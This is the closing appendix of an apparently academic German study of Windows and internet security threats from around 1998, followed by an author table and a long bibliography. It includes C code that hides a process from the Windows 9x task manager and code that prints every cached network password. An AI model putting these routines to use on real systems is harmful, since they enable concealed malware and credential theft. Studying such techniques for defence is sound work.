/*--------------------------------------------------------------
    becomeService

        This routine registers the current process as a Windows
        9x Service. It will be invisible in the task manager
        and it won't be terminated on logoff.
```

```
        Don 't try this under Windows NT!

    Author: Andreas G. Lessig 1998
-------------------------------------------------------------*/
void becomeService(PVOID pvoid)
{
    char buff[80];
    DWORD pid;
    HANDLE hProcess;
    int err;
    HMODULE hKernel;
    typedef DWORD (WINAPI *tRegSrvProc)(DWORD pid, DWORD svt);
    tRegSrvProc RegSrvProc;

    hKernel = GetModuleHandle("kernel32.dll");
    if(hKernel != NULL){
        pid=GetCurrentProcessId();

        RegSrvProc = (tRegSrvProc) GetProcAddress (
                        hKernel, "RegisterServiceProcess");
        if(RegSrvProc != NULL){
            err = RegSrvProc(pid, 0x00000001);
        }
    }
}
```

A.2 Auslesen des Paßwort-Caches

Alle Passworte, die von Windows für die spätere Verwendung gespeichert werden, legt es in einer Datei mit der Endung „.pwl“ ab. Mit der Funktion WNetEnumCachedPasswords() können diese von jeder Applikation abgefragt werden. Obwohl viele Tools im Internet diese Funktion benutzen, ist die einzige Dokumentation, die wir bisher finden konnten, ein Quelltext für ein Programm unter [Ramanchauskas 98].

Bei dem nun folgenden C-Fragment handelt es sich allerdings um eine eigene Implementation im Rahmen der Entwicklung eines Programmes, das versucht, Systeminformationen auszulesen. Sie wäre aber ohne die Dokumentation durch Vitas Ramanchauskas nicht möglich gewesen.

```
/*-------------------------------------------------------
    showCache

        Calling showCache() will result in a printout
```

```
        of all passwords currently cached by Windows
        except the logon password. It calls
        WNetEnumCachedPasswords() which will in turn
        call showCacheEntry() for every password found.

        Tested under Windows 95 and 98.

    Author: Andreas G. Lessig 1998
-----------------------------------------------------*/

#include <windows.h>

typedef struct{
    WORD cbEntry;     /* size of this entry in bytes */
    WORD cbResource;  /* size of resource name in b. */
    WORD cbPassword;       /* password size in bytes */
    BYTE iEntry;                     /* Entry index */
    BYTE nType;                    /* type of entry */
    BYTE abResour            /* Resource[cbResource] |
                               Password[cbPassword] */
}PASSWORD_CACHE_ENTRY;

typedef WORD (WINAPI *WNECP)(LPSTR, WORD, BYTE, void *,
                             DWORD);

HMODULE                mprdll;
WNECP                  WNetEnumCachedPasswords;


BOOL CALLBACK showCacheEntry(PASSWORD_CACHE_ENTRY *entry,
                             DWORD                 dummy)

{
    int n;

    puts("");

    printf("\tResource:\t");

    for(n = 0; n < entry->cbResource; n++){
         putchar(entry->abResource[n]);
    }

    puts("");
```

```
    printf("\tPassword:\t");

    for(n = 0; n < entry->cbPassword; n++){
         putchar(entry->abResource[n + entry->cbResource]);
    }

    puts("");

    return(TRUE);
}

void showCache(void)
{
    mprdll = LoadLibrary("mpr.dll");
    if(! mprdll){
        puts("ERROR: Couldn't load mpr.dll");
    }else{
        if(!(WNetEnumCachedPasswords =
            (WNECP) GetProcAddress(mprdll,
                                   "WNetEnumCachedPasswords"))
        ){
            puts("ERROR: Couldn't find Procedure "
                 "WNetEnumCachedPasswords");
        }else{
            puts("Cached Resources: ");

            WNetEnumCachedPasswords(0, 0, 0xff,
                                    showCacheEntry, 0);
        }
    }

    puts("");
}
```

Anhang B

Zuordnung der Autoren zu den Abschnitten

Kapitel 1	*Andreas G. Lessig*
Kapitel 2	*Andreas Engel*
Abschnitt 3.1	*Andreas G. Lessig*
Abschnitt 3.2	*Andreas G. Lessig*
Abschnitt 3.3	*Andreas G. Lessig*
Abschnitt 3.4	*Andreas G. Lessig*
Abschnitt 3.5	*Andreas G. Lessig*
Abschnitt 3.6	*Andreas G. Lessig*
Abschnitt 3.7	*Andreas G. Lessig*
Abschnitt 3.8	*Andreas G. Lessig*
Abschnitt 3.9	*Andreas G. Lessig*
Abschnitt 3.10	*Andreas G. Lessig*
Abschnitt 3.11	*Andreas Engel*
Abschnitt 3.12	*Andreas Engel*
Abschnitt 3.13	*Andreas Engel*
Abschnitt 3.14	*Andreas Engel*
Abschnitt 3.15	*Andreas Engel*
Abschnitt 3.16	*Andreas Engel*
Abschnitt 3.17	*Andreas G. Lessig*
Abschnitt 3.18	*Andreas G. Lessig*
Abschnitt 3.19	*Andreas G. Lessig*
Abschnitt 4.1	*Andreas G. Lessig*
Abschnitt 4.2	*Andreas Engel*
Abschnitt 4.3	*Andreas Engel*
Abschnitt 4.4	*Andreas Engel*
Abschnitt 4.5	*Andreas Engel*
Abschnitt 4.6	*Andreas Engel*
Abschnitt 4.7	*Andreas Engel*

Abschnitt 4.8 .... *Andreas G. Lessig*
Abschnitt 4.9 .... *Andreas G. Lessig*
Abschnitt 4.10 .... *Andreas G. Lessig*
Abschnitt 5.1 .... *Andreas G. Lessig*
Abschnitt 5.2 .... *Andreas G. Lessig*
Unterabschnitt 5.3.1 .... *Andreas Engel*
Unterabschnitt 5.4.1 .... *Andreas G. Lessig*
Unterabschnitt 5.4.2 .... *Andreas G. Lessig*
Unterabschnitt 5.4.3 .... *Andreas Engel*
Unterabschnitt 5.4.4 .... *Andreas Engel*
Abschnitt 5.5 .... *Andreas G. Lessig*
Abschnitt 5.6 .... *Andreas Engel*
Kapitel 6 .... *Andreas G. Lessig*

Quellenverzeichnis

[Bellovin 89] S. M. Bellovin, „Security Problems in the TCP/IP Protocol Suite“, Computer Communication Review, Vol. 19, No. 2, pp. 32-48, April 1989,
http://www.ja.net/CERT/Bellovin/TCP-IP_Security_Problems.htm
ftp://ftp.research.att.com/dist/internet_security/ipext.ps.Z

[Bernz] Bernz, „Social Engineering FAQ“, *im Internet weit verbreitet, wir fanden es unter:*
http://nw3.nai.net/~bobrob/social_e.txt

[Bontchev 97] Vesselin Bontchev, „Methodology of Computer Anti-Virus Research“, Dissertation zur Erlangung des Doktorgrades am Fachbereich Informatik der Universität Hamburg

[Box 98] Don Box, „Essential COM“, Addison-Wesley, 1998

[Boyan 98] Justin Boyan, „The Anonymizer Service“,
http://www.anonymizer.com

[BrKo 96] K. Brophy, T. Koets „Teach Yourself VBScript in 21 Days“, August 1996

[Brumleve 98] Dan Brumleve, „Cache Cow / Son of Cache Cow“, Oktober 1998,
http://www.shout.net/~nothing/cache-cow/index.html
http://www.shout.net/~nothing/son-of-cache-cow/index.html

[Bugtraq 97] Aleph One, „mIRC Worm“, 18. Dezember 1997
http://geek-girl.com/bugtraq/1997_4/0504.html

[Bugtraq 98a] „13 tiny bytes to show the huge silliness of our great common friend..“, Posting an die Mailingliste „Bugtraq“, 21. Okt. 1998,
http://www.geek-girl.com/bugtraq/1998_4/0150.html

[Bugtraq 98b] Themag00ru „Netscape Communicator 4.07 - Prefs.js Reset“, Bugtraq, Oktober 1998, week 3, (25)
http://www.geek-girl.com/bugtraq/1998_4/0145.html

[Carstens 98] Mathias Carstens, „Installieren für jedermann, INF-Tool2.2e: Skript-Generator für Windows“, c't 3/98, S.54, *Das vorgestellte Programm ist erhältlich unter* http://www.user.xpoint.at/r.fellner/

[CCC 98] Webseiten des Chaos Computer Clubs, https://www.ccc.de/index.html

[Cisco 98] „Defining Strategies to Protect Against TCP SYN Denial of Service Attacks“, Cisco Systems Inc, 17.März 1998, http://www.cisco.com/warp/public/704/4.html

[CoHeMeMySh 97] D. Converse, P. Hensley, M. Metral, M. Myers, U. Shardanand, „The Open Profiling Standard“, Juni 1997 http://developer.netscape.com/ops/ops.html

[Computer Bild 98a] „Computer Ärger“, Computer Bild 2/98, S.10

[Computer Bild 98b] „Windows beenden per Doppelklick“, Computer Bild 9/98, S.78

[Computer Bild 98c] „Ärger der Woche“, Computer Bild 23/98, S.12

[Cuartango 98] Juan Carlos Garcia Cuartango, „Cuartango security hole“, Oktober 1998, http://pages.whowhere.com/computers/cuartangojc/cuartangoh1.html

[Cult of the Dead Cow 98] Webseiten von Cult of the Dead Cow, http://www.cultdeadcow.com

[Curtin 98] Matt Curtin, „What's Related? Everything but your Privacy“, Oktober 1998, http://www.interhack.net/pub/whatsrelated.html

[DataFellows 98] „F-Secure Anti-Virus Update Bulletin 4.01“ Data Fellows, Finnland, Mai 98, http://www.datafellows.com/bulletin/bull-401.htm

[Dierks 98] Jörn Dierks, „Makrovieren: Eine Einführung“, Mai 1997, Studienarbeit am Fachbereich Informatik, Arbeitsbereich AGN, Universität Hamburg

[DigiCrime 98] Webseiten von DigiCrime http://www.digicrime.com

[Driscoll 98] „Intervention v. Blizzard“, Driscoll Law Office, http://www.driscoll-law.com/blizzard.html

[Ellermann 96] Uwe Ellermann, „IPv6 und Firewalls“, DFN-CERT 1996, `http://www.cert.dfn.de/team/ue/fw/ipv6fw/home.htm`

[Ellerman 98] Castedo Ellerman, „Channel Definition Format (CDF) Version 1.01“, Microsoft 1. April 1998, `http://www.microsoft.com/standards/cdf-f.html`

[EPIC 99] „Electronic Privacy Information Centre“ `http://www.epic.org` Aktionsseite zum Pentium III Boykott: `http://www.bigbrotherinside.com`

[Farmer 96] Dan Farmer, „Shall we dust Moscow?“,18. Dezember 1996, `http://www.trouble.org/survey/`

[Farrow 97] Rik Farrow, „UnixWorld Online: Internet Security: Column No.001, Sequence Number Attacks“, 20.Juli 1997, `http://www.wcmh.com/uworld/archives/95/security/001.txt.html`

[FeBaDeWa 97] E. Felten, D. Balfanz, D. Dean, D. Wallach, „Web Spoofing: An Internet Con Game“, Technical Report 540-96 (revised Feb. 1997), Department of Computer Science, Princeton University `http://www.cs.princeton.edu/sip`

[Felten 97a] E. Felten, G. McGraw, „A friendly Introduction to hostile applets“, Netscape World, Februar 1997

[Flanagan 97a] D. Flanagan, „Java in a Nutshell“, O'Reilly, 1997, ISBN 3-930673-46-0

[Flanagan 97b] D. Flanagan, „JavaScript: The Definitive Guide“, 2nd Edition, Januar 1997, ISBN 1-56529-234-4

[Frisk 98] „F-Prot Antivirus“, Frisk Software, 1997-1998, `http://www.frisk.com`

[Fyodor 98] „NMAP – The Network Mapper“ `http://www.insecure.org/nmap/index.html`

[GAO 96] „INFORMATION SECURITY, Computer Attacks at Department of Defense Pose Increasing Risks“, Report to Congressional Requestors, United States General Accounting Office, Mai 1996, GAO/AIMD-96-84

[Gienger 98] Pascal Gienger, „Pascal's Header-Echo“, 1997/1998, `http://echo.znet.de:8888`

[Guninski 98] Georgi Guninski „Browser Exploits“, 1998, `http://www.geocities.com/ResearchTriangle/1711/`

[Harris 97] M. Harris „Teach Yourself Visual Basic for Applications in 21 Days“, Sams Publishing, Juni 1997, ISBN 0672310163

[Hedrick 87] Charles L. Hedrick, „Introduction to the Internet Protocols“, Rutgers State University of New Jersey, 3. Juli 1987, http://www.ja.net/CERT/Hedrick/tcpip.txt

[HeiLuck 98] Holger Heimann, Norbert Luckhardt, „Tag der offenen Tür, Datenspionage über Windows-Freigabedienste“, c't 8/98, S. 42

[Heinle 97] N. Heinle, „Dynamic HTML - Create objects that let you modify pages on the fly“, Web Coder, 1997 http://www.webreview.com/97/04/18/coder/index.html

[Hinden 95] Robert M. Hinden, „IP Next Generation Overview“, 14. Mai 1995, http://playground.sun.com/pub/ipng/html/INET-IPng-Paper.htm

[Hobbit 97] Hobbit, „CIFS: Common Insecureties Fail Scrutinity“, http://www.avian.org/web1/hak/cifs.txt

[Huegen 98] Craig A. Huegen, „The Latest in Denial of Service Attacks: „Smurfing“, Description and Information to Minimize Effects“, 11. April 1998, http://www.quadrunner.com/~chuegen/smurf.txt

[Internet Intern 97] „Web-Spoofing“, Internet Intern, Ausgabe 01/97, Wörrstadt http://www.intern.de/97/01/02.htm

[Intracept 98] „X-Ray Vision“, Intracept Inc., 1997-1998, http://www.intracept.com

[ISO 8879] „Information Processing - Text and Office Systems - Standard Generalized Markup Language (SGML)“, ISO 8879, 1996 http://www.iso.ch/cate/d16387.html

[ISO 10646] „Information Technology - Universal Multiple-Octet Coded Character Set (UCS) - Part 1: Architecture and Basic Multilingual Plane“, ISO/IEC 10646-1, 1993

[Israels 98] David Israels, „Blizzard gaming site collects e-mail adresses“, SF Weekly 21.4.1998 http://www.sfweekly.com/extra/plaything/news/lb042198.html

[ITSEC] „Kriterien für die Bewertung der Sicherheit von Systemen der Informationstechnik (ITSEC)", Version 1.2, Amt für amtliche Veröffentlichungen der europäischen Gemeinschaft, Luxemburg, 1991, ISBN 92-826-3003-X

[Joncheray 95] Laurent Joncheray, „A simple Attack against TCP", Merit Network Inc., 24.April 1995
`http://www.deter.com/unix/papers/tcp_attack.ps.gz`

[Junkbuster 98] „Internet Junkbuster Proxy", Junkbusters Corporation 1996-1998,
`http://www.junkbusters.com`

[Kerner 92] Helmut Kerner, „Rechnernetze nach OSI", Addison-Wesley (Deutschland), 1992

[LaDue 98] Mark D. LaDue, „Hostile Applets Home Page", 1998,
`http://www.rstcorp.com/hostile-applets/index.html`

[Leach 97a] Paul J. Leach, „CIFS Authentication Protocol", Microsoft 25.3.97,
`ftp://ftp.microsoft.com/developr/drg/CIFS/`
`CIFS-Auth-Spec.txt`
Wird als vorläufiger Entwurf geführt, der nicht zitiert werden sollte. Leider ist sonst keine offizielle Darstellung des Themas erhältlich. Die Darstellung deckt sich allerdings mit [L0pht 98]

[LeaNai 97] Paul J. Leach, Dilip C. Naik, „INTERNET DRAFT: A Common Internet File System (CIFS/1.0) Protocol", Microsoft 19.12.1997
`ftp://ftp.microsoft.com/developr/drg/CIFS`

[LeaSal 98] Paul J. Leach, Rich Salz, „INTERNET DRAFT: UUIDs and GUIDs", Microsoft, Certco, 4. Februar 1998
`ftp://ftp.informatik.uni-bremen.de/pub/doc/internet-drafts/`
`draft-leach-uuids-guids-01.txt`

[Levine 98] John Levine, „Why spam is bad?", Trumansburg NY, 1998,
`spam.abuse.net/spambad.html`

[Lockdown2000 98] Webseiten des Herstellers Harbor Telco Security zu Lockdown 2000
`http://www.lockdown2000.com`

[Luckhardt 98] Norbert Luckhardt, „Unsicher sind sie alle – Kaum Paßwortsicherheit bei Online-Zugängen", c't 8/98, S.28

[Lynch 98] K. Lynch „Cross-Browser Dynamic HTML", Dynamic HTML Zone Articles, 1998
`http://www.dhtmlzone.com/articles/dhtml.html`

[L0pht 96] „Netcat 1.10 README“, 20.3.96
`http://www.l0pht.com/~weld/netcat/readme.html`
(l0pht schreibt sich ‘l‘, Null, ‘p‘, ‘h‘, ‘t‘)

[L0pht 98] Dokumentation zu L0phtcrack 2.0
`http://www.l0pht.com/l0phtcrack/readme.html`
(l0pht schreibt sich ‘l‘, Null, ‘p‘, ‘h‘, ‘t‘)

[McLain 97] Fred McLain, „The Exploder Control Frequently asked Questions“, 7.2.1997,
`http://www.hacyon.com/mclain/ActiveX/Exploder/FAQ.htm`

[Microsoft 96] „Microsoft ActiveX Software Development Kit“, Microsoft 25.Oktober 1996
`http://www.microsoft.com`

[Microsoft 97a] „VBScript Language Reference“, Microsoft Corporation, 1997,
`http://www.microsoft.com/scripting/VBScript/doc/VBSTOC.html`

[Microsoft 97b] „VBA Product Information“, Microsoft Corporation, 1997,
`http://www.microsoft.com/vba/prodinfo`

[Miedl 98] Wolfgang Miedl, „Dipl.-INF statt BATman“, PC-Welt 2/98, S.230-232

[Minsky 98] Henry Minsky, „The Zippy Filter“,
`http://www.metahtml.com/apps/zippy/welcome.mhtml`

[Morris 85] Robert T. Morris, „A Weakness in the 4.2 BSD Unix TCP/IP Software“, AT&T Bell Laboratories, 25. Februar 1985
`ftp://ftp.research.att.com/dist/internet_security/117.ps.Z`

[MraWei 97] Viktor Mraz, Klaus Weidner, „Falsch verbunden, Gefahr durch DNS-Spoofing“, c’t 10/97, S. 286

[Mueller 97] Scott Hazen Mueller, „What is spam?“, 1997,
`spam.abuse.net/whatisspam.html`

[Neikter 99] Carl-Frederik Neikter, Webseiten für NetBus Pro
`http://netbus.org/`

[Netninja 98a] Back Orifice Tools auf den Seiten von NetNinja,
`http://www.netninja.com/bo/index.html`

[Netninja 98b] „Enigma’s 2600 Report - November 1997: Win95 File Sharing“,
`http://www.netninja.com/2600rpt/e2r9711.html`

[Netscape 97a] „Persistent Client State HTTP Cookies“, Preliminary Specification, Netscape Communications, 1997,
http://www.netscape.com/newsref/std/cookie_spec.html

[Netscape 98a] „Java Script Guide“, Netscape Communications Corporation,
http://developer.netscape.com/library/documentation/communicator/jsguide4

[Netscape 98b] Netscape Informationen zur Entwicklung von Plugins,
http://developer.netscape.com/docs/manuals/communicator/plugin/index.htm

[Netscape 98c] „What's Related FAQ“, Netscape Communications 1998,
http://www.netscape.com/faq/whatsrelatedfaq.htm

[Newsticker 98a] „PhotoImpact: Ohne Nachfrage ins Web“, Heise Newsticker, 26.3.98,
http://www.heise.de/newsticker/data/jl-26.03.98-000/

[Newsticker 98b] „Gericht untersagt Werbe-EMail“, Heise Newsticker, 5.6.98
http://www.heise.de/newsticker/data/fm-05.06.98-000/

[Newsticker 98c] „Modems unter Beschuß“, Heise Newsticker, 2.10.98
http://www.heise.de/newsticker/data/ju-02.10.98-001/

[Newsticker 98d] „Sicherheitsloch selbst durch ungeöffnete EMail“, Heise Newsticker, 30.7.98,
http://www.heise.de/newsticker/data/hos-30.07.98-00/

[Newsticker 98e] „Vorsicht vor Paßwortklau bei Freemail im Web!“, Heise Newsticker, 28.8.98
http://www.heise.de/newsticker/data/nl-28.08.98-000/

[Newsticker 98f] „Wieder Paßwortklau bei Freemailern“, Heise Newsticker, 11.09.98
http://www.heise.de/newsticker/data/jo-11.09.98-000/

[NMRC 97] Nomad Mobile Research Centre, „The Unofficial NT Hack FAQ“, 25. Oktober 1997, Beta Version 2,
http://www.nmrc.org/files/nt

[PaMu 98] Aliza Panitz, Scott Hazen Mueller, „FAQ about spam“, 1998,
spam.abuse.net/faq.html

[Paris 98] Jim Paris, „Repeated Browser Spawning“, 1998,
http://home.jtan.com/~jim/bugs/both/fork.html

[Patrizio 98] Andy Patrizio, „Blizzard Gets Sued For Snooping on Gamers“ TechWeb 30.4.98,
`http://www.techweb.com/wire/story/TWB19980430S0015`

[PC-Welt 98a] „WININIT: EXE, INI und BAK, Noch mehr versteckte Aufrufe“, PC-Welt 2/98, 233-234

[PC-Welt 98b] „Der Bug des Monats: Pentium-Prozessor“, PC-Welt 2/98, 237

[Perkeo 98] Webseiten von Perkeo, **P**rogramm zur **E**rkennung **r**elevanter **k**inderpornographischer **e**indeutiger **O**bjekte,
`http://www.perkeo.com`

[Petzold 96] Charles Petzold, „Windows 95 Programmierung“, Microsoft Press, 1996

[Phrack 96] daemon9, route, infinity, „Project Neptune“, Phrack Magazine 48 File 13, Juli 1996,
`http://www.fc.net/phrack/files/p48/p48-13.html`

[Pond 98] Weld Pond, „L0pht Security Advisory, Users can bind to any port and block NT Services“,
`http://www.l0pht.com/advisories.html`
(l0pht schreibt sich 'l', Null, 'p', 'h', 't')

[Puppet 98] Webseiten von NukeNabber 2.9
`http://www.dynamsol.com/puppet`

[RaHoJa 97] D. Raggett, A. Le Hors, I. Jacobs, „HTML 4.0 Specification“, Dezember 1997
`http://www.w3.org/TR/REC-html40`

[Ramanchauskas 98] Webseiten von Vitas Ramanchauskas
`http://www.webdon.com`

[Raymond 96] E.S. Raymond, „The New Hackers Dictionary“, 3rd Edition, 1996, MIT Press, Cambridge MA, ISBN 0262181789
`http://www.wins.ura.nl/~mes/jargon`

[RFC 768] J.Postel, „User Datagram Protocol“, ISI, 28.August 1980,Request for Comments 768

Eine gute Quelle für RFCs stellt
`http://www.faqs.org/rfcs/`
dar. Alternativ findet man unter
`http://dir.yahoo.com/Computers_and_Internet/Standards/RFCs/`
eine Liste von Servern, die RFCs archivieren.

[RFC 791] „Internet Protocol“, Information Science Institute, University of Southern California, September 1981, Request for Comments 791

[RFC 792] J. Postel, „Internet Control Message Protocol“, September 1981, Request for Comments 792

[RFC 793] Jon Postel (Ed.), „Transmission Control Protocol“, Information Sciences Institute, September 1981, Request for Comments 793

[RFC 912] Mike StJohns, „Authentication Server“, Januar 1985, Request for Comments 912

[RFC 1001] „Protocol Standard for a Netbios Service on a TCP/UDP Transport: Concepts and Methods“, März 1987, Request for Comments 1001

[RFC 1002] „Protocol Standard for a Netbios Service on a TCP/UDP Transport: Detailed Specification“, März 1987, Request for Comments 1002

[RFC 1034] P. Mockapetris, „Domain Names – Concepts and Facilities“, November 1987, Request for Comments 1034

[RFC 1035] P. Mockapetris, „ Domain Names – Implementation and Specification“, November 1987, Request for Comments 1035

[RFC 1112] Deering, Steve, „Host Extensions for IP Multicasting“, Stanford University, August 1989, Request for Comments 1112

[RFC 1288] D. Zimmerman, „The Finger User Information Protocol“, Center for Discrete Mathematics and Theoretical Computer Science, Dezember 1991, Request for Comments 1288

[RFC 1597] Y. Rekhter, B.Moskovitz, D. Karrenberg, G. de Groot „Adress Allocation for Private Internets“, T.J. Watson Research Center, IBM Corp; RIPE NCC, März 1994, Request for Comments 1597

[RFC 1810] J. Touch, „Report on MD5 Performance“, ISI Juni 1995, Request for Comments 1810

[RFC 1825] R. Atkinson, „Security Architecture for the Internet Protocol“, Naval Research Laboratory, August 1995, Request for Comments 1825

[RFC 1826] R. Atkinson, „IP Authentication Header“, Naval Research Laboratory, August 1995, Request for Comments 1826

[RFC 1827] R.Atkinson, „IP Encapsulating Security Payload (ESP)“, Naval Research Laboratory, August 1995, Request for Comments 1827

[RFC1828] P. Metzger, W. Simpson, „IP Authentication using Keyed MD5“ Piermont, Daydreamer, August 1995, Request for Comments 1828

[RFC 1829] P. Karn, P. Metzger, W. Simpson, „The ESP DES-CBC Transform“, Qualcom, Piermont, Daydreamer, August 1995, Request for Comments 1829

[RFC1858] G. Ziemba, D. Reed, P. Traina, „Security Considerations for IP Fragment Filtering“, Atlantec, Cybersource, cisco Systems, Oktober 1995, Request for Comments 1858

[RFC 1883] S.Deering, R. Hinden, „Internet Protocol, Version 6 (IPv6), Specification“, Xerox PARC, Ipsilon Networks, Dezember 1995, Request for Comments 1883

[RFC 1884] S.Deering, R. Hinden, „IP Version 6 Addressing Architecture“, Xerox PARC, Ipsilon Networks, Dezember 1995, Request for Comments 1884

[RFC 1885] A. Conta, S.Deering, „Internet Control Message Protocol(ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification, Digital Equipment Corporation, Xerox PARC, Dezember 1995, Request for Comments 1885

[RFC 1886] S. Thomson, C. Huitema, „DNS Extensions to support IP version 6“, Bellcore, INRIA, December 1995, Request for Comments 1886

[RFC 2045] N. Freed, N. Borenstein, „Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies“, RFC 2045, Innosoft, First Virtual, November 1996

[RFC 2068] R. Fielding et al., „RFC 2068 - Hyper Text Transfer Protocol 1.1“, Januar 1997 Request for Comments 2068

[RFC 2151] G.Kessler, S.Shepard, „A Primer On Internet and TCP/IP Tools and Utilities“, Hill Associates Inc., Juni 1997, Request for Comments 2151

[Rhino9 98a] „WinGate version 2.1 Exploitable“, Rhino9 Security Research Team Advisory,
`http://207.98.195.250/advisories/07.htm`

[Rhino9 98b] „The Modern Hackers DeskReference Version 1.2“, Rhino9 Team,
Rhino9 ist unter den folgenden URLs zu finden:
`http://www.rhino9.com/`
`http://207.98.195.250/`
Auf ihren Webseiten war das Dokument aber bei unserem letzten Besuch nicht mehr vorhanden. Statt dessen fanden wir es unter:
`http://www.antionline.com/SpecialReports/MHD/`

Ansonsten hilft eine Anfrage bei einer Suchmaschine mit dem Suchstring „TheMHD“.

[Roetzer 98] Florian Rötzer, „Noch sind Werbe-Emails in der BRD unzulässig“, Telepolis, November 1998,
`http://www.heise.de/tp/deutsch/inhalt/te/1630/1.html`

[Roetzer 99] Florian Rötzer, „ID-Nummern für Intel-Prozessoren“, Telepolis, Januar 1999,
`http://www.heise.de/tp/deutsch/inhalt/te/1774/1.html`

[Secnet 97] „Security Advisory, BIND Vulnerabilities and Solutions“, Secure Networks Inc & CORE Seguridad de la Informacion, 22. April 1997

[Schmidt 97] Jürgen Schmidt, „Kidnapping im Netz, Cracker-Tool entführt Telnet-Verbindungen“, c't 10/97, S.142

[Schulzki-Haddouti 97] Christiane Schulzki-Haddouti, „WebBlock für Deutschland?“, Telepolis, 29.10.97,
`http://www.heise.de/tp/deutsch/inhalt/te/1317/1.html`

[Schulzki-Haddouti 98] Christiane Schulzki-Haddouti, „Knüppel im Sack“, Telepolis 7.1.98,
`http://www.heise.de/tp/deutsch/inhalt/te/1363/1.html`

[SecureXpert Labs 98] „The Frame Spoofing Vulnerability“, FCS Internet / SecureXpert Labs
`http://www.securexpert.com/framespoof`

[Secure4U 98] „Secure4U Desktop and Network security“, Advanced Computer Research Ltd., 1997-1998,
`http://www.acrmain.com`

[Swendsen 98] Eric Swendsen „Another Browser DoS...“, Rootshell, Juli 1998,
`http://www.rootshell.com/archive-j457nxiqi3gq59dv/199807/netscapetbl.txt.html`

[Topirc 98] T-Online Power Tools
`http://www.topirc.com/software`

[Träger 97] Michael Träger, „Auto-Installation, Inf-Dateien zur Softwareinstallation nutzen“, c't 3/97, S.294

[Ulead 97] FAQ der Firma Ulead Systems Inc. zu PhotoIpact 4.0,
`http://www.ulead.com/tech/upi4faq.htm`

[UnixAG] „Unix AG der Universität Hannover“,
`http://www.unix-ag.uni-hannover.de/test.html`

[Van Jacobsen 97] Van Jacobsen, „traceroute (8)“, Linux-Manpage zu traceroute, 22.April 97, traceroute kann auch von folgender URL geladen werden:
`ftp://ftp.ee.lbl.gov/traceroute.tar.Z`

[Veloso 99] Flavio Veloso, „MSIE 5 favicon bug“, April 1999,
`http://www.cip.com.br/flaviovs/sec/favicon/index.html`

[VTC 98] Webseiten des Virus-Testcenters des Fachbereiches Informatik an der Universität Hamburg
`http://agn-www.informatik.uni-hamburg.de`

[Ward 98] Mark Ward, „Windows wide open“, New Scientist Planet Science, 25. April 1998,
`http://www.newscientist.com/ns/980425/nwindows.html`

[Weltner 99] Dr. Tobias Weltner, „Windows im Griff – Mit dem Scripting Host wird das System erst rund.“, c't 10/1999, S. 96

[Zielinski 98] Mark Zielinski, „Vulnerabilities in the Quake server“, Repent Security Incorporated, 1. Mai 1998,
`http://www.repsec.com/advisory/0001.html`